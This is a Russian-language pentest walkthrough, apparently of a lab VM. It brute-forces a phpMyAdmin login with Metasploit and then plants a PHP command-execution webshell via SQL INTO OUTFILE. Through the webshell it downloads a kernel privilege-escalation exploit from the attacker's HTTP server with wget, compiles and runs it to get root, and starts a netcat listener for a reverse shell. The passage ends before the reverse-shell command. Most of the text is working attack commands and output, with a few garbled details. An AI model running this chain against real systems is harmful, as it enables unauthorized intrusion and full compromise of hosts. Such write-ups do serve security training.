cd /home/albert/Desktop/Files
```

```
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/darkweb2017-top100.txt
```

```
(albert@albert) - [~/Desktop/Files]
$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/darkweb2017-top100.txt
--2023-03-15 21:54:05-- https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/darkweb2017-top100.txt
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.111.133, 185.199.110.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 802 [text/plain]
Saving to: 'darkweb2017-top100.txt'

darkweb2017-top100. 100%[=====>]      802  --.-KB/s   in 0s

2023-03-15 21:54:06 (81.1 MB/s) - 'darkweb2017-top100.txt' saved [802/802]
```

После того как мы скачали файлы, вернемся в терминал с открытым **msfconsole**, и, укажем следующие настройки для эксплойта:

```
set rhosts 192.168.31.248
```

```
msf6 auxiliary(scanner/http/phpmyadmin_login) > set rhosts 192.168.31.248
rhosts => 192.168.31.248
```

```
set targeturi /phpmyadmin/index.php
```



```
msf6 auxiliary(scanner/http/phpmyadmin_login) > set targeturi /phpmyadmin/index.php
```

```
set user_file /home/albert/Desktop/Files/top-usernames-shortlist.txt
```

```
set pass_file /home/albert/Desktop/Files/darkweb2017-top100.txt
```


```
msf6 auxiliary(scanner/http/phpmyadmin_login) > set user_file /home/albert/Desktop/Files/top-usernames-shortlist.txt
user_file => /home/albert/Desktop/Files/top-usernames-shortlist.txt
msf6 auxiliary(scanner/http/phpmyadmin_login) > set pass_file /home/albert/Desktop/Files/darkweb2017-top100.txt
pass_file => /home/albert/Desktop/Files/darkweb2017-top100.txt
```

Запустим эксплойт. Может выдать ошибки, ничего страшного

```
run
```

```
[+] 192.168.31.248:80 - Success: 'admin:password'
```

По итогу программа методом **Брутфорса** подобрала логин – admin и пароль – password.



Введя эти данные, мы можем успешно зайти на сайт с правами администратора.


Пункт 3. WebShell

Как только мы угадали пароль, нашей целью является определить, есть ли какая-либо функциональность, которая может позволить нам выполнять команды операционной системы на сервере. **MySQL** поддерживает пользовательские функции, которые могут быть использованы, но вместо этого мы напишем веб-шелл в корневой каталог с помощью функции **OUTFILE**.

Примечание: В большинстве многоуровневых сред не получится записать **Webshell** в корневой каталог через **SQL**-инъекцию, так как база данных и веб-сервер не размещены на одной системе. **phpMyAdmin** — это некоторое исключение в этом отношении, но также есть другие примеры, такие как **LAMP**, **WAMP** и **XAMPP**. Следует также отметить, что в некоторых средах учетная запись **mysql services** может не иметь прав на запись в каталоги **webroot** или **phpMyAdmin**.

Для начала нажмите кнопку «**SQL**», чтобы открыть окно запроса. Затем выполните запрос ниже, чтобы загрузить пользовательский **PHP webshell**, который можно использовать для

выполнения команд в операционной системе от имени учетной записи службы **Apache**. Помните, что **phpMyAdmin** не всегда устанавливается в `/var/www/phpMyAdmin`.




Следующий код представляет собой **SQL**-запрос, который вставляет определенный **HTML/PHP** код в файл с именем **"cmd.php"**, расположенный в директории `"/var/www/phpmyadmin/"`. Код создает **HTML-форму**, содержащую поле ввода текста и кнопку **"Execute"**. Когда пользователь вводит команду в поле и нажимает кнопку, функция **"system"** в **PHP** запускает введенную команду в командной строке сервера, и вывод результата команды отображается на странице в теге **"pre"**.

Данный код, если выполнен успешно, создаст **webshell** на сервере, который мы сможем использовать для выполнения команд на сервере без необходимости аутентификации.


```
SELECT      "<HTML><BODY><FORM      METHOD=\"GET\"      NAME=\"myform\"\"
ACTION=\"\"><INPUT      TYPE=\"text\"      NAME=\"cmd\"><INPUT      TYPE=\"submit\"
VALUE=\"Execute\"></FORM><pre><?php      if($_GET['cmd'])      {system($_GET['cmd']);}      ?>
</pre></BODY></HTML>"

INTO OUTFILE '/var/www/phpmyadmin/cmd.php'
```


После ввода кода, нажмите кнопку **"Go"**.



Если код будет успешно выполнен, вы увидите надпись на зелёном фоне.




Мы загрузили файл **webshell** на сервер, теперь мы можем открыть этот файл, перейдя по его пути. Для этого перейдем по пути, на который мы загрузили файл через **SQL**-запрос, в нашем случае это: <http://192.168.31.249/phpmyadmin/cmd.php> . Не забудьте поменять IP на нужный.



Проверим работоспособность **Webshell**, введя следующую команду, заодно мы узнаем права доступа, с помощью которых выполняется **phpMyAdmin**.

```
whoami
```



Как мы можем видеть, программа отобразила результат команды, теперь мы можем вызывать команды в системе атакуемой машины от лица пользователя **www-data**.

Пункт 4. Эскалация привилегий


Имея доступ к системе, мы должны попытаться получить права пользователя **root**. Делать мы будем это через загрузку и запуск **payload** на атакуемой машине. **Payload** (нагрузка) — это часть вредоносного кода, которая выполняет конкретную задачу, например, заражение компьютера, сбор и отправка конфиденциальной информации, удаленное управление компьютером и т.д. Как правило, вредоносный код создается с использованием готовых платформ для создания эксплойтов, которые содержат готовые **payload**'ы для различных типов атак.

Для начала найдем на атакуемой машине директорию, которая имеет права доступа **777** (все пользователи могут выполнять любые действия с этими директориями). Для этого воспользуемся следующей командой **find**.

- **"/** - означает, что поиск начинается с корневого каталога
- **"-maxdepth 3"** - ограничение глубины поиска до 3 уровней вложенности

- **"-type d"** - искать только директории
- **"-perm -777"** - искать только директории, у которых нет прав на запись, чтение и выполнение для всех пользователей (**777** — это битовая маска прав доступа)
- **"2>/dev/null"** - перенаправление стандартного потока ошибок в файл `/dev/null`, чтобы скрыть возможные ошибки при выполнении команды.

```
find / -maxdepth 3 -type d -perm -777 2>/dev/null
```



Как мы видим, папка `/scripts` обладает правами `777`. Это значит, что в этой папке все пользователи могут читать файлы, запускать их и записывать.


Получим подробную информацию о атакуемой операционной системе, включая ее версию, номер версии, описание и архитектуру процессора.

Команда **uname -a** возвращает информацию о текущей операционной системе, включая имя ядра, версию операционной системы, архитектуру процессора и т.д.

Команда **lsb_release -a** выводит информацию о версии операционной системы согласно спецификации Linux Standard Base (LSB). Эта информация может включать в себя версию дистрибутива, номер версии, описание и т.д.

Эти две команды нам надо объединить, потому что **webshell** выполняет только одну команду, потому что она обычно записывается в виде строки **PHP**-кода внутри файла, который потом исполняется на сервере веб-приложения. Код, который записан в файле **webshell**, должен быть допустимым **RHP**-кодом, который может быть интерпретирован на сервере. Если в **webshell** записать несколько команд через точку с запятой, то они будут выполнены последовательно, одна за другой.

```
uname -a; lsb_release -a
```



Попробуем найти уязвимости к определенной нами версии операционной системы. Для этого воспользуемся утилитой **searchsploit**.

Searchsploit — это утилита командной строки в операционной системе **Kali Linux**, которая предназначена для поиска эксплойтов и кода, связанного с уязвимостями, в базе данных **exploit-db.com**. Обновим базу данных **searchsploit**.

```
searchsploit -u
```

```
(root@albert)-[/home/albert]
# searchsploit -u
```

После обновления базы данных **searchsploit**. Следующая команда будет искать в базе данных **exploit-db.com** эксплойты, по ключевым словам, linux kernel 5.15 priv esc

```
searchsploit linux kernel 5.15 priv esc
```

```
(root@albert)-[/home/albert]
# searchsploit ubuntu 14.04
```

Exploit Title	Path
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation	linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation	linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution	linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64	linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Local Pri	linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access /etc/shadow)	linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation (Access /etc/	linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escalation	linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlays' Local Privilege Escalation (1)	linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation	linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condition Privilege Escalation	windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)	linux/local/43418.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR	linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC)	linux/dos/37777.txt
Ubuntu 14.04/15.10 - User Namespace Overlays Xattr SetGID Privilege Escalation	linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation	linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation	linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow	linux/local/44204.md

Searchsploit нашел нам несколько эксплойтов. Остановимся на Local Privilege Escalation (XASLR NetKit FTP Client). Посмотрим более полную информацию по этому эксплойту.

```
searchsploit -p 47169
```

```
(root@albert)-[/home/albert]
# searchsploit -p 47169
Exploit: Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)
1 URL: https://www.exploit-db.com/exploits/47169
2 Path: /usr/share/exploitdb/exploits/linux/local/47169.c
Codes: CVE-2017-1000112
Verified: False
File Type: C source, ASCII text

(root@albert)-[/home/albert]
#
```

В строке под номером 1, которая начинается со слова URL предоставлена URL ссылка на сайт www.exploit-db.com, на котором указана вся информация о эксплойте, включая его код.

В строке под номером 2 написан абсолютный путь к файлу эксплойта, он нам понадобится. Скопируем этот файл в любую удобную нам папку.

```
cp /usr/share/exploitdb/exploits/linux/local/47169.c /home/albert/Desktop/Files
```

```
cd /home/albert/Desktop/Files
```

```
(root@albert)-[/home/albert]
# cp /usr/share/exploitdb/exploits/linux/local/47169.c /home/albert/Desktop/Files
```

Запустим простой **HTTP**-сервер на локальном компьютере. Сервер будет запущен в текущем каталоге, где была вызвана команда, и будет слушать запросы на порту **8000** (по умолчанию). Это нужно нам для того, чтобы загрузить эксплойт на атакуемую машину.

```
python3 -m http.server
```

```
(root@albert)-[/home/albert/Desktop/Files]
# cd /home/albert/Desktop/Files

(root@albert)-[/home/albert/Desktop/Files]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

В **Webshell** впишем следующее. Этот код загрузит файл и сохранит его в директорию /scripts. Не забудьте поменять IP на адрес вашей атакующей машины.

```
cd /scripts; wget http://192.168.31.125:8000/47169.c
```


Узнать адрес вашей атакующей машины вы можете, написав следующую команду:

```
ipconfig
```

```
root@albert: /home/albert
File Actions Edit View Help


(root@albert)-[/home/albert]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c2:5d:48 brd ff:ff:ff:ff:ff:ff
    inet 192.168.31.125/24 brd 192.168.31.255 scope global dynamic noprefixroute eth0
        valid_lft 39379sec preferred_lft 39379sec
    inet6 fe80::20c:29ff:fec2:5d48/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(root@albert)-[/home/albert]
#
```



Проверим, что файл был успешно загружен на сервер.

```
cd /scripts; ls
```




Так же мы можем убедиться в этом, открыв окно консоли с запущенным http.server сервером. Там мы увидим **GET** запрос.

```
(root@albert)-[/home/albert/Desktop/Files]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.31.249 - - [25/Mar/2023 18:16:51] "GET /47169.c HTTP/1.1" 200 -
```

Теперь проверим работоспособность эксплойта, запустив его на атакуемой машине, предварительно его скомпилировав, используя компилятор **gcc**, а затем предоставим исполняемому файлу права **777**.


```
cd /scripts; gcc 47169.c -o hack; chmod 777 hack; ./hack
```



```
https://pentesting.loca.lt/phpmyadmin/cmd.php?cmd=cd+%2Fscripts%3B+gcc+47169.c+-o+hack%3B+chmod+777+hack%3B+.%2Fhack
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
> hack; chmod 777 hack; ./hack Execute
[.] starting
[.] checking kernel version
[.] kernel version '4.8.0-58-generic' detected
[~] done, version looks good
[.] checking SMEP and SMAP
[~] done, looks good
[.] setting up namespace sandbox
[~] done, namespace sandbox set up
[.] KASLR bypass enabled, getting kernel addr
[.] trying /proc/kallsyms...
[.] trying /boot/System.map-4.8.0-58-generic...
[~] open/read(/boot/System.map-4.8.0-58-generic)
[.] trying syslog...
[~] done, kernel addr: ffffffff8aa00000
[.] commit_creds: ffffffff8aa5d20
[.] prepare_kernel_cred: ffffffff8aa6110
[.] SMEP bypass enabled, mmaping fake stack
[~] done, fake stack mmaped
[.] executing payload ffffffff8aa17c55
[~] done, should be root now
[.] checking if we got root
[+] got root ^_^
```

python3 http.server нам больше не понадобится, мы можем остановить процесс нажав в консоли сочетание клавиш **Ctrl+C**. Вместо этого запустим инструмент **netcat** в режиме прослушивания порта и будем ожидать входящих соединений.


```
nc -lvp 8888
```



```
(root@albert)-[/home/albert]
# nc -lvp 8888
listening on [any] 8888 ...
```

Откроем обратное соединение с атакующей машину и запустим командную оболочку **/bin/sh** на атакуемой машине. В команде используется IP адрес атакующей машины.

